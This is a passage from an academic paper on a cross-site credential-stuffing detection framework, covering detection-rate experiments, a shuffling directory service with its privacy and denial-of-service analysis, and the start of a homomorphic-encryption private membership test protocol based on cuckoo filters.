We define $\mathsf{FDR}_{\mathsf{csd}}$ ("csd" denotes "credential-stuffing detection") to be the probability with which $\mathcal{H}$ wins and so $\mathcal{J}$ loses, under an optimal strategy for $\mathcal{H}$. We believe that $\mathsf{FDR}_{\mathsf{csd}}$ is a very conservative estimate on the false detection rate of our framework in practice, in that it reflects the worst case behavior (in terms of usability) of $\mathcal{H}$. Moreover, by testing $\left|\left\{s_i \;\middle|\; s_0.\mathsf{pwd}[a] \in s_i.\mathsf{susp}[a] \wedge 1 \le i \le n_a\right\}\right| \ge w$ only for $\mathcal{J}$, i.e., after $\mathcal{H}$ has filled the suspicious password sets of sites as much as possible, our false-detection estimates are even more conservative (notably, ignoring $\mathcal{H}$'s logins where he went undetected).

Consider an example with $n_a = 2$ sites (s_1 and s_2), $|D_a| = 2$ passwords (π_1 and π_2), and $w = 1$. Consider the following sequence of choices by $\mathcal{H}$: First, $\mathcal{H}$ attempts π_1 at s_2, which is correct with probability $D_a(\pi_1)$ and incorrect with probability $1 - D_a(\pi_1) = D_a(\pi_2)$. In addition, this login attempt is detected as abnormal if $s_2.\mathsf{collectionFlag} = true$, which occurs with probability $\mathsf{FDR}^{\mathsf{col}}_{\mathsf{ads}}$. Suppose that π_1 is incorrect and $s_2.\mathsf{collectionFlag} = true$, and so $s_2.\mathsf{susp}[a]$ now contains π_1. Then suppose $\mathcal{H}$ attempts password π_2 at s_1, but that this guess is incorrect and $\mathcal{H}$'s login is not deemed abnormal. Finally, suppose that $\mathcal{J}$ gains control and submits the correct password π_1 to s_0, but that his attempt is detected as abnormal (with probability $\mathsf{FDR}^{\mathsf{cnt}}_{\mathsf{ads}}$). Because $s_0.\mathsf{pwd}[a]$ (= π_1) is in at least $w = 1$ of the suspicious sets at other sites, i.e., $s_2.\mathsf{susp}[a]$, $\mathcal{H}$ wins. $\mathcal{H}$'s choices induce this sequence of events with probability $\left[D_a(\pi_2) \cdot \mathsf{FDR}^{\mathsf{col}}_{\mathsf{ads}}\right] \cdot \left[D_a(\pi_1) \cdot (1 - \mathsf{FDR}^{\mathsf{col}}_{\mathsf{ads}})\right] \cdot \left[D_a(\pi_1) \cdot \mathsf{FDR}^{\mathsf{cnt}}_{\mathsf{ads}}\right]$, and $\mathsf{FDR}_{\mathsf{csd}}$ is computed by exhaustively considering all possible choices by $\mathcal{H}$ and all event sequences.

3.3.2 Estimating the true detection rate

To evaluate the true-detection rate of our credential-stuffing algorithm, we use a different type of MDP, in which a credential-stuffing attacker $\mathcal{C}$ is given a "leaked" password $\pi_{\text{leaked}} \xleftarrow{\$} D_a$ and allowed to attempt logins using it at sites $s_1, \ldots, s_{n_a}$ where a has accounts. The attacker knows which sites have second-factor authentication enabled for abnormal logins to a, as specified by a set $\mathsf{has2FA}_a \subseteq \{s_1, \ldots, s_{n_a}\}$. Each site $s_i \in \mathsf{has2FA}_a$ therefore uses SUSP$^+$ to manage $s_i.\mathsf{susp}[a]$, and we assume that $\mathcal{C}$ cannot pass a second-factor challenge for a. Other sites use SUSP. We also allow the attacker knowledge of the true-detection rates $\mathsf{TDR}^{\mathsf{col}}_{\mathsf{ads}}$ and $\mathsf{TDR}^{\mathsf{cnt}}_{\mathsf{ads}}$ of sites' ADS.

As such, our true-detection experiment takes as input an account identifier a, the distribution D_a, the number of responders n_a, the set $\mathsf{has2FA}_a$, an integer w, and probabilities $\mathsf{TDR}^{\mathsf{col}}_{\mathsf{ads}}$ and $\mathsf{TDR}^{\mathsf{cnt}}_{\mathsf{ads}}$, and proceeds as follows:

(1) Sites s_i, for $1 \le i \le n_a$, are initialized as follows:

- A password $s_i.\mathsf{pwd}[a] \xleftarrow{\$} D_a$ is selected independently for account a at website s_i.
- The suspicious password set is cleared: $s_i.\mathsf{susp}[a] \leftarrow \emptyset$.
- A boolean $s_i.\mathsf{attemptedFlag}$ is initialized to *false*.

(2) $\mathcal{C}$ is given a, $\pi_{\text{leaked}} \xleftarrow{\$} D_a$, $\mathsf{has2FA}_a$, $\mathsf{TDR}^{\mathsf{col}}_{\mathsf{ads}}$, $\mathsf{TDR}^{\mathsf{cnt}}_{\mathsf{ads}}$, w, and the opportunity to perform one login attempt using π_{leaked} at each of $s_1, \ldots, s_{n_a}$. On $\mathcal{C}$'s l-th login attempt ($l = 1, 2, \ldots$), let s_{i_l} denote the site at which this attempt occurs. Then:

- Set $\langle \mathsf{abnormal}^{\mathsf{col}}, \mathsf{abnormal}^{\mathsf{cnt}} \rangle \xleftarrow{\$} \mathsf{ads}(\mathsf{TDR}^{\mathsf{col}}_{\mathsf{ads}}, \mathsf{TDR}^{\mathsf{cnt}}_{\mathsf{ads}})$ and $s_{i_l}.\mathsf{collectionFlag} \leftarrow \mathsf{abnormal}^{\mathsf{col}}$.
- s_{i_l} adds π_{leaked} to $s_{i_l}.\mathsf{susp}[a]$ if $\mathsf{abnormal}^{\mathsf{col}} = \mathit{true}$ and either $\pi_{\text{leaked}} \neq s_{i_l}.\mathsf{pwd}[a]$ (per SUSP) or, if $s_{i_l} \in \mathsf{has2FA}_a$, even if $\pi_{\text{leaked}} = s_{i_l}.\mathsf{pwd}[a]$ (per SUSP$^+$, since $\mathcal{C}$ cannot pass second-factor authentication).
- If $l > w$, then
  - $s_{i_l}.\mathsf{attemptedFlag} \leftarrow \mathit{true}$
  - $s_{i_l}.\mathsf{detectedFlag} \leftarrow \mathit{true}$ if $\mathsf{abnormal}^{\mathsf{cnt}}$ and, at this point, $|\{s_{i'} \mid \pi_{\text{leaked}} \in s_{i'}.\mathsf{susp}[a] \wedge i' \neq i_l\}| \ge w$. Otherwise, $s_{i_l}.\mathsf{detectedFlag} \leftarrow \mathit{false}$.

When the experiment is finished, define

$$\mathsf{accessed} = \left\{ s_i \;\middle|\; \begin{array}{l} s_i.\mathsf{attemptedFlag} \wedge \pi_{\text{leaked}} = s_i.\mathsf{pwd}[a] \;\wedge \\ (s_i.\mathsf{collectionFlag} \Rightarrow s_i \notin \mathsf{has2FA}_a) \end{array} \right\}$$

$$\mathsf{detected} = \left\{ s_i \;\middle|\; s_i \in \mathsf{accessed} \wedge s_i.\mathsf{detectedFlag} \right\}$$

Then, we define $\mathsf{TDR}_{\mathsf{csd}} = \frac{\mathbb{E}(|\mathsf{detected}|)}{\mathbb{E}(|\mathsf{accessed}|)}$ where this ratio is computed using the adversary's optimal strategy for minimizing $\mathbb{E}(|\mathsf{detected}|)$ among all strategies that maximize $\mathbb{E}(|\mathsf{accessed}|)$. The condition $l > w$ in the last bullet of step (2) limits accessed and detected to include only sites at which the attacker succeeded or was detected, respectively, starting with the $(w+1)$-th login attempt, since by design, our algorithm cannot detect w or fewer credential-stuffing login attempts. As such, $\mathsf{TDR}_{\mathsf{csd}}$ is best interpreted as the true-detection rate for attacks of width greater than w. We expect that $\mathsf{TDR}_{\mathsf{csd}}$ is very conservative as an estimate of the true detection rate in practice, since it is computed using the best possible strategy for $\mathcal{C}$, equipped with perfect knowledge of parameters he would not generally have.


Consider an example with $n_a = 2$ sites (s_1 and s_2), neither of which support second-factor authentication for a; $|D_a| = 2$ passwords (π_1 and π_2); and $w = 1$. Suppose $\mathcal{C}$ is given π_1 (with probability $D_a(\pi_1)$) as the "leaked" password. $\mathcal{C}$ picks one site, say s_2, and tries to log in with π_1. With probability $D_a(\pi_2) \cdot \mathsf{TDR}^{\mathsf{col}}_{\mathsf{ads}}$, $\mathcal{C}$ fails at s_2 with π_1 being added to $s_2.\mathsf{susp}[a]$. In this event, suppose $\mathcal{C}$ then submits π_1 to s_1, where π_1 is correct (with probability $D_a(\pi_1)$) and so s_1 is added to accessed, but where this login attempt is detected as abnormal in s_1's *counting phase* (with probability $\mathsf{TDR}^{\mathsf{cnt}}_{\mathsf{ads}}$). Since π_1 appears in $w = 1$ of the suspicious sets at other sites (i.e., in $s_2.\mathsf{susp}[a]$), s_1 is added to detected. $\mathcal{C}$'s choices induce these events with probability $D_a(\pi_1) \cdot [D_a(\pi_2) \cdot \mathsf{TDR}^{\mathsf{col}}_{\mathsf{ads}}] \cdot [D_a(\pi_1) \cdot \mathsf{TDR}^{\mathsf{cnt}}_{\mathsf{ads}}]$. $\mathsf{TDR}_{\mathsf{csd}}$ is then computed by considering all possible choices by $\mathcal{C}$ and all event sequences.

3.3.3 Trading off $\mathsf{TDR}_{\mathsf{csd}}$ and $\mathsf{FDR}_{\mathsf{csd}}$

Given the above MDPs and resulting $\mathsf{TDR}_{\mathsf{csd}}$ and $\mathsf{FDR}_{\mathsf{csd}}$ measures, we now explore how they vary together as w is varied, for fixed $(\mathsf{FDR}^{\mathsf{col}}_{\mathsf{ads}}, \mathsf{TDR}^{\mathsf{col}}_{\mathsf{ads}})$ and $(\mathsf{FDR}^{\mathsf{cnt}}_{\mathsf{ads}}, \mathsf{TDR}^{\mathsf{cnt}}_{\mathsf{ads}})$ pairs and parameters λ_a, $|D_a|$, n_a, and $|\mathsf{has2FA}_a|$. The $(\mathsf{FDR}^{\mathsf{col}}_{\mathsf{ads}}, \mathsf{TDR}^{\mathsf{col}}_{\mathsf{ads}})$ and $(\mathsf{FDR}^{\mathsf{cnt}}_{\mathsf{ads}}, \mathsf{TDR}^{\mathsf{cnt}}_{\mathsf{ads}})$ pairs we consider were drawn by inspection from ROC curves published by Freeman et al. [29, Fig. 4b] for their ADS, for two categories of attackers: a *researching* attacker who issues login attempts from the legitimate user's country (presumably after researching that user), and a *phishing* attacker who issues login attempts both from the legitimate user's country and presenting the same useragent string as the legitimate user would (presumably after phishing the user). In particular, phishing attackers are the most powerful attackers considered by Freeman et al. The curves labeled $(\mathsf{FDR}_{\mathsf{ads}}, \mathsf{TDR}_{\mathsf{ads}})$ in Fig. 1 and Fig. 2 depict the ROC curves reported by Freeman et al. for *phishing* and *researching* attackers, respectively.


Fig. 1 shows representative ROC curves for a *phishing* attacker, and Fig. 2 shows curves for a *researching* attacker. "Baseline" configurations, detailed in each figure's caption, are shown in Fig. 1a and Fig. 2a. Each figure to the right of the baseline shows the effects of strengthening security in one parameter, starting from the baseline. So, for example, starting from the baseline, Fig. 1b shows the effects of users choosing passwords more uniformly (by changing $\lambda_a = 1$ to $\lambda_a = 0$). Similarly, Fig. 1c shows the effects, again starting from the baseline, of a user leveraging five passwords versus only four (i.e., by changing $|D_a| = 4$ to $|D_a| = 5$).

These ROC curves suggest that our credential-stuffing detector can be highly effective in detecting credential stuffing without impinging substantially on usability. Notably, our detector is more effective than simply using a state-of-the-art



(a) Baseline (b) $\lambda_a = 0$ (c) $|D_a| = 5$ (d) $n_a = 20$ (e) $|\mathsf{has2FA}_a| = 5$ (f) $\mathsf{FDR}^{\mathsf{cnt}}_{\mathsf{ads}} = 0.40$, $\mathsf{TDR}^{\mathsf{cnt}}_{\mathsf{ads}} = 0.97$

Figure 1: *Phishing* attacker. Baseline: $|D_a| = 4$, $\lambda_a = 1$, $n_a = 10$, $|\mathsf{has2FA}_a| = 0$, $(\mathsf{FDR}^{\mathsf{cnt}}_{\mathsf{ads}}, \mathsf{TDR}^{\mathsf{cnt}}_{\mathsf{ads}}) = (0.30, 0.95)$.



(a) Baseline (b) $\lambda_a = 0$ (c) $|D_a| = 5$ (d) $n_a = 20$ (e) $|\mathsf{has2FA}_a| = 5$ (f) $\mathsf{FDR}^{\mathsf{cnt}}_{\mathsf{ads}} = 0.20$, $\mathsf{TDR}^{\mathsf{cnt}}_{\mathsf{ads}} = 1.00$

Figure 2: *Researching* attacker. Baseline: $|D_a| = 4$, $\lambda_a = 1$, $n_a = 10$, $|\mathsf{has2FA}_a| = 0$, $(\mathsf{FDR}^{\mathsf{cnt}}_{\mathsf{ads}}, \mathsf{TDR}^{\mathsf{cnt}}_{\mathsf{ads}}) = (0.10, 0.99)$.

ADS [29] for a wide range of parameter settings.

Choosing a good operating point for our design depends on how a credential-stuffing detection is treated at the detecting site. An aggressive response such as locking the account pending a password reset (performed after two-factor authentication if deployed, or a different intervention if not) would favor keeping $\mathsf{FDR}_{\mathsf{csd}}$ small, e.g., $\mathsf{FDR}_{\mathsf{csd}} < 0.05$. A less aggressive response, such as invoking two-factor authentication on every login attempt until the password is reset, might allow a higher $\mathsf{FDR}_{\mathsf{csd}}$, e.g., $0.05 \leq \mathsf{FDR}_{\mathsf{csd}} < 0.10$. Simply warning the user might permit an even higher $\mathsf{FDR}_{\mathsf{csd}}$.

4 The Directory

Our framework in Sec. 3 requires one website to run PMT protocols as a requester with other sites where the same user has accounts. This capability is similar to that implemented in previous work [69] using a *directory* that stores, per account identifier a, an address (possibly a pseudonym) to contact each site where the account a exists. Assuming a one-round PMT protocol (as in Sec. 5), the directory receives a PMT query from a requester for an account a and forwards a copy of this query to each site with the same account. The directory then receives every responder's reply, permutes them randomly, and forwards the responses back to the requester in a batch. By shuffling the responses, the directory ensures that the requester learns only the number of responders that returned *true* (respectively, *false*), not which ones, for good measure. (The directory learns nothing about the private inputs to/outputs from the PMT protocol by requesters and responders.) Since our goal here is not to innovate in the design of scalable directory services—itself a topic with a long history, with many deployments that far surpass our needs

here, e.g., [19, 46]—we largely adopt this design in our implementation (see Sec. 6.1). Below we address two concerns about such a directory specifically in our context, however, namely the potentials for privacy risks and denials of service.

4.1 Privacy

Among the design goals adopted in previous work [69] is hiding the identity of the requester from the responders and the identity of each responder from other responders and the requester. The purpose of doing so is hiding where the user has accounts, a property termed "account location privacy". To this end, the requester and responders either trust the directory to hide their identities (as an anonymizing proxy, cf., [6, 30]) or communicate with the directory using Tor [20].

Unfortunately, account location privacy is impossible in our framework against an active attacker: an attacker can attempt a login on account a at a site s with a truly random password π, and if a exists at s and the attempt is deemed abnormal, π will be added to $s.\mathsf{susp}[a]$ under SUSP (or SUSP$^+$). The attacker can then attempt to use π in the PMT protocol as a requester, thereby learning whether some responder returns a *true* result; if so, then apparently a exists at s. This attack is of academic interest only, since in practice, an attacker could equally easily determine whether a exists at s by simply trying to establish account a at s; most sites will inform the attacker if a already exists. Still, our framework only further renders irrelevant any attempts to hide where the user has accounts.

We thus settle for a weaker notion of privacy here, namely hiding the identity of the requester only, which will at least hide the site at which the user is presently logging in. As such, while in our design the requester still communicates to the directory using Tor if it does not trust the directory to protect its identity, there is no point in the responders doing so; the responders receive requests directly from the directory and respond directly to it. We refer to the model in which requesters contact the directory directly as TLP ("trusted for login privacy"), and the model in which requesters contact the directory using Tor as ULP ("untrusted for login privacy").

4.2 Denials of Service

Like any critical service (cf., DNS), the directory should employ state-of-the-art defenses against blunt denial-of-service (DoS) attempts (e.g., request overloading). If the directory succumbs to such a DoS, then detecting credential stuffing will not be possible while the directory is offline, and a site will incur a delay awaiting a timeout on the directory for any login attempt with the correct password but for which $\mathsf{abnormal}^{\mathsf{cnt}} = \mathit{true}$. If the directory is responsible for providing the salt for an account to each site having that account (see Sec. 3.1), then a site s with a newly created account a will also be delayed in populating its $s.\mathsf{susp}[a]$ set until the directory recovers.

Our main concern here is whether the directory introduces DoS risks based on its particular functionality. One such DoS risk is associated with the process by which a website s informs the directory that the user with identifier a has registered an account at s and so s should now be consulted as a responder for a in the framework of Sec. 3. The risk lies primarily in malicious actors falsifying such registrations, e.g., potentially registering millions of sites per identifier a.

In our envisioned method of deploying our framework, this risk can be managed. For example, in Sec. 6.4, we evaluate the scalability of our design to support the U.S. airline, hotel, retail, and consumer banking industries. For a deployment by these industries, the websites permitted to register as a responder for an account a can be limited to approved members of these industry consortia. The directory can then limit each approved member to at most one such registration for a. In doing so, the directory can enforce a limit on the number of site registrations per account a. Moreover, owing to the security guarantees of our framework (specifically, see Sec. 5.7), a website has no motivation to register for an account a superfluously, since it learns nothing as a responder in the protocol (except that the user for a is active at some website).

That said, if further limiting the registrations for account a is desirable, then the directory can leverage the online presence of the user when creating account a at site s to confirm the request for s to register as a responder for a at the directory. For example, the directory can send a confirmation email to the email address a, asking her to confirm that she created an account at s. The registration attempt at the directory is then deferred until the user confirms it.

Not only do we contend that the directory is not particularly vulnerable to DoS, but it can also help in mitigating other DoS risks of our framework:

- *Defending requesters*: The primary DoS threat to a requester is the possibility that some responders always return a PMT protocol result indicating membership holds, increasing $\mathsf{FDR}_{\mathsf{csd}}$ accordingly. However, the directory can "audit" responders by issuing queries as a requester itself with a truly random password, which should garner a *false* result from every responder. Any responder whose response generates a *true* result is detected as misbehaving.
- *Defending responders*: Permitting PMT queries against $s.\mathsf{susp}[a]$ sets raises the possibility that an attacker will perform queries repeatedly to discover the contents of those sets. (In particular, recall that SUSP$^+$ permits $s.\mathsf{pwd}[a]$ to be added to $s.\mathsf{susp}[a]$.) A responder thus should rate-limit PMT queries, just as it would regular login attempts, to stem such online dictionary attacks. However, for accounts experiencing an unusually high rate of queries, the directory can pose CAPTCHAs [66] back to the requesters as a precondition to forwarding their queries to responders. In this way, the limited PMT budgets of responders can be allocated preferentially to requesters with real users, preventing bots from starving those requesters.

5 Privately Testing Set Membership

An ingredient of our framework in Sec. 3 is a protocol by which a requester s, having received password $\pi = s.\mathsf{pwd}[a]$ in a login attempt for account a, inquires with a responder s' to determine whether $\pi \in s'.\mathsf{susp}[a]$. Because $\pi = s.\mathsf{pwd}[a]$, it is important that the protocol not disclose π to s'. Moreover, since $s'.\mathsf{susp}[a]$ might contain $s'.\mathsf{pwd}[a]$ (see Sec. 3.2) or passwords similar to it, the protocol should not divulge $s.\mathsf{susp}[a]$ to s. This specification is met by a *private membership test* (PMT) protocol.

5.1 The Need for a New Protocol

Several PMT protocols have been proposed (e.g., [44, 47, 52, 63, 69]). In addition, PMT protocols are closely related to private set-intersection (PSI; surveyed by Pinkas et al. [50]) and private set-intersection cardinality protocols (PSI-CA; e.g., [14, 15, 18, 22, 41]). In particular, having the requester in a PSI/PSI-CA protocol prove in zero knowledge that its input is a set of size one yields a PMT protocol.

Considering the additional requirements of our framework in Secs. 3–4 somewhat narrows the options for implementing our PMT, however. First, because our threat model permits the requester or responder to misbehave arbitrarily, we require a protocol that accommodates the malicious behavior of either party while still protecting the privacy of each party's input to the protocol. Second, minimizing rounds of communication in the protocol is critical for the scalability of our framework, since these rounds (each with a different website as responder) will traverse wide-area links and—in the ULP model (see Sec. 4.1)—an anonymous communication channel, which will add even more overhead to each round. For the same reason, we wish to leverage bandwidth-efficient protocols to the extent possible, and because responders may need to respond to significant numbers of PMT queries (as we will analyze in Sec. 6.4), computational efficiency for the responder is a secondary but still important concern.

To our knowledge, among PSI protocols that are secure against malicious behaviors (e.g., [12, 16, 27, 28, 36, 40, 43, 54, 55, 65]), only those of De Cristofaro et al. [16] and of Thomas et al. [65] and Li et al. [43] execute in one round. However, the responses in these protocols are of size $O(\ell)$ ciphertexts for a set of size ℓ. While there are several one-round PSI-CA protocols (e.g., [14, 15, 18, 22]), we are aware of none that address malicious parties (without introducing a trusted third party, cf., [15, 18]).

One strategy to improve performance has been to weaken security in quantified ways against malicious parties. For example, for an integer $\chi \leq \ell$, Thomas et al. [65] and Li et al. [43] explored protocols in which the requester leaks $\log_2 \chi$ bits of the requester's input, in exchange for reducing the response size to $O(\ell/\chi)$ ciphertexts. However, a protocol that gains efficiency by leaking information only in the other direction (from responder to requester) is arguably more appropriate for our context, since the requester s invokes the protocol with the correct password, i.e., $s.\mathsf{pwd}[a]$. Ramezanian et al. [52] and Wang & Reiter [69] proposed protocols whereby the responder learns nothing about the requester's element, but the requester learns more information about the responder's set than just the truth of its membership query. Specifically, in the Ramezanian et al. protocol [52], the responder leaks its set to the requester over $O(\ell/\chi)$ responses, each of $O(\chi \log_2 \frac{1}{p})$ bits in size, where p is a tunable false positive rate for the membership test. The Wang & Reiter protocol [69] leaks the responder's set to a malicious requester over $O(\ell \log_2 \frac{1}{p})$ responses, each of size only one ciphertext. The protocol that we propose here also allows a malicious requester to learn the responder's set faster than the ideal—but only after $\Omega(\frac{1}{p})$ responses, much better than the Ramezanian et al. and Wang & Reiter protocols. (Below we term this measure the "extraction complexity" of the protocol, and justify this claim in Sec. 5.6.) The request and response sizes of our protocol are only $O(\ell/\chi)$ and $O(\chi)$ ciphertexts, respectively.

5.2 Partially Homomorphic Encryption

Our protocol builds on a partially homomorphic encryption scheme $\mathcal{E} = \langle \mathsf{Gen}, \mathsf{Enc}, \mathsf{Dec}, +_{[\cdot]} \rangle$ with these algorithms:

- Gen is a randomized algorithm that on input 1^κ outputs a public-key/private-key pair $\langle pk, sk \rangle \leftarrow \mathsf{Gen}(1^\kappa)$. The value of pk identifies a prime r for which the *plaintext space* for encrypting with pk is the finite field $\langle \mathbb{Z}_r, +, \times \rangle$ where $+$ and $\times$ are addition and multiplication modulo r, respectively. For clarity below, we denote the additive identity by $\mathbf{0}$, the multiplicative identity by $\mathbf{1}$, and the additive inverse of $m \in \mathbb{Z}_r$ by $-m$. pk also determines a *ciphertext space* $C_{pk} = \bigcup_{m \in \mathbb{Z}_r} C_{pk}(m)$, where $C_{pk}(m)$ denotes the ciphertexts for plaintext $m \in \mathbb{Z}_r$.
- Enc is a randomized algorithm that on input public key pk and a plaintext $m \in \mathbb{Z}_r$, outputs a ciphertext $c \leftarrow \mathsf{Enc}_{pk}(m)$ chosen uniformly at random from $C_{pk}(m)$.
- $+_{[\cdot]}$ is a randomized algorithm that, on input a public key pk and ciphertexts $c_1 \in C_{pk}(m_1)$ and $c_2 \in C_{pk}(m_2)$, outputs a ciphertext $c \leftarrow c_1 +_{pk} c_2$ chosen uniformly at random from $C_{pk}(m_1 + m_2)$.
- isZero is a deterministic algorithm that on input a private key sk and ciphertext $c \in C_{pk}$, outputs a boolean $z \leftarrow \mathsf{isZero}_{sk}(c)$ where $z = \mathit{true}$ iff $c \in C_{pk}(\mathbf{0})$.

Note that our protocol does not require an efficient decryption capability. Indeed, the instantiation of this scheme that we leverage, described in App. A, does not support one—though it does support an efficient isZero calculation.

5.3 Additional Operators

To express our protocol, it will be convenient to define a few additional operators involving ciphertexts. These additional

operators can all be expressed using the operators given in Sec. 5.2, and so require no new functionality from the cryptosystem. Below, "$Y \stackrel{d}{=} Y'$" denotes that random variables Y and Y' are distributed identically; "$\mathbf{Z} \in (Z)^{\alpha\times\alpha'}$" means that $\mathbf{Z}$ is an α-row, α'-column matrix of elements in the set Z; and "$(\mathbf{Z})_{i,j}$" denotes the row-i, column-j element of the matrix $\mathbf{Z}$.

- $\sum_{pk}$ denotes summing a sequence using $+_{pk}$, i.e.,

$$\sum_{k=1}^{z}{}_{pk}\ c_k \stackrel{d}{=} c_1 +_{pk} c_2 +_{pk} \ldots +_{pk} c_z$$

- If $\mathbf{C} \in (C_{pk})^{\alpha\times\alpha'}$ and $\mathbf{C}' \in (C_{pk})^{\alpha\times\alpha'}$, then $\mathbf{C} +_{pk} \mathbf{C}' \in (C_{pk})^{\alpha\times\alpha'}$ is the result of component-wise addition using $+_{pk}$, i.e., so that

$$\left(\mathbf{C} +_{pk} \mathbf{C}'\right)_{i,j} \stackrel{d}{=} (\mathbf{C})_{i,j} +_{pk} \left(\mathbf{C}'\right)_{i,j}$$

- If $\mathbf{M} \in (\mathbb{Z}_r)^{\alpha\times\alpha'}$ and $\mathbf{C} \in (C_{pk})^{\alpha\times\alpha'}$, then $\mathbf{M} \circ_{pk} \mathbf{C} \in (C_{pk})^{\alpha\times\alpha'}$ is the result of Hadamard (i.e., component-wise) "scalar multiplication" using repeated application of $+_{pk}$, i.e., so that

$$\left(\mathbf{M} \circ_{pk} \mathbf{C}\right)_{i,j} \stackrel{d}{=} \sum_{k=1}^{(\mathbf{M})_{i,j}}{}_{pk} \ (\mathbf{C})_{i,j}$$

- If $\mathbf{M} \in (\mathbb{Z}_r)^{\alpha\times\alpha'}$ and $\mathbf{C} \in (C_{pk})^{\alpha'\times\alpha''}$, then $\mathbf{M} *_{pk} \mathbf{C} \in (C_{pk})^{\alpha\times\alpha''}$ is the result of standard matrix multiplication using $+_{pk}$ and "scalar multiplication" using repeated application of $+_{pk}$, i.e., so that

$$\left(\mathbf{M} *_{pk} \mathbf{C}\right)_{i,j} \stackrel{d}{=} \sum_{k=1}^{\alpha'}{}_{pk} \sum_{k'=1}^{(\mathbf{M})_{i,k}}{}_{pk} \ (\mathbf{C})_{k,j}$$

5.4 Cuckoo Filters

Our PMT protocol, called CUCKOO-PMT, uses a cuckoo filter [25] as an underlying building block. A cuckoo filter is a set representation that supports insertion and deletion of elements, as well as testing membership. The cuckoo filter uses a "fingerprint" function $\mathsf{fprint} : \{0,1\}^* \to F$ and a hash function $\mathsf{hash} : \{0,1\}^* \to [\beta]$, where for an integer z, the notation "$[z]$" denotes $\{1,\ldots,z\}$, and where β is a number of "buckets". We require that $F \subset \mathbb{Z}_r \setminus \{\mathbf{0}\}$ for any r determined by $\langle pk, sk\rangle \leftarrow \mathsf{Gen}(1^\kappa)$, and that members of F can be distinguished from members of $\mathbb{Z}_r \setminus F$ using a public predicate. (For example, defining F to be the odd elements of $\mathbb{Z}_r$ would suffice.) For an integer bucket "capacity" χ, the cuckoo filter data structure is a χ-row, β-column matrix $\mathbf{X}$ of elements in $\mathbb{Z}_r$, i.e., $\mathbf{X} \in (\mathbb{Z}_r)^{\chi\times\beta}$. Then, the cuckoo filter contains the element e if and only if there exists $i \in [\chi]$ such that either

$$(\mathbf{X})_{i,\mathsf{hash}(e)} = \mathsf{fprint}(e) \qquad \text{or} \qquad (1)$$

$$(\mathbf{X})_{i,\mathsf{hash}(e)\oplus\mathsf{hash}(\mathsf{fprint}(e))} = \mathsf{fprint}(e) \qquad (2)$$

Cuckoo filters permit false positives (membership tests that return *true* for elements not previously added or already removed) with a probability p that, for fixed χ, can be decreased by increasing the size of F [25].

5.5 Protocol Description

Our protocol is illustrated in Fig. 3, where the steps performed by the requester R with input e are shown on the left in lines r1–r7 (in addition to sending message m1), and the steps performed by the responder S with cuckoo filter $\mathbf{X}$ are shown on the right in lines s1–s4 (in addition to sending message m2). The protocol returns *true* to R if e is in the cuckoo filter $\mathbf{X}$ and *false* otherwise.

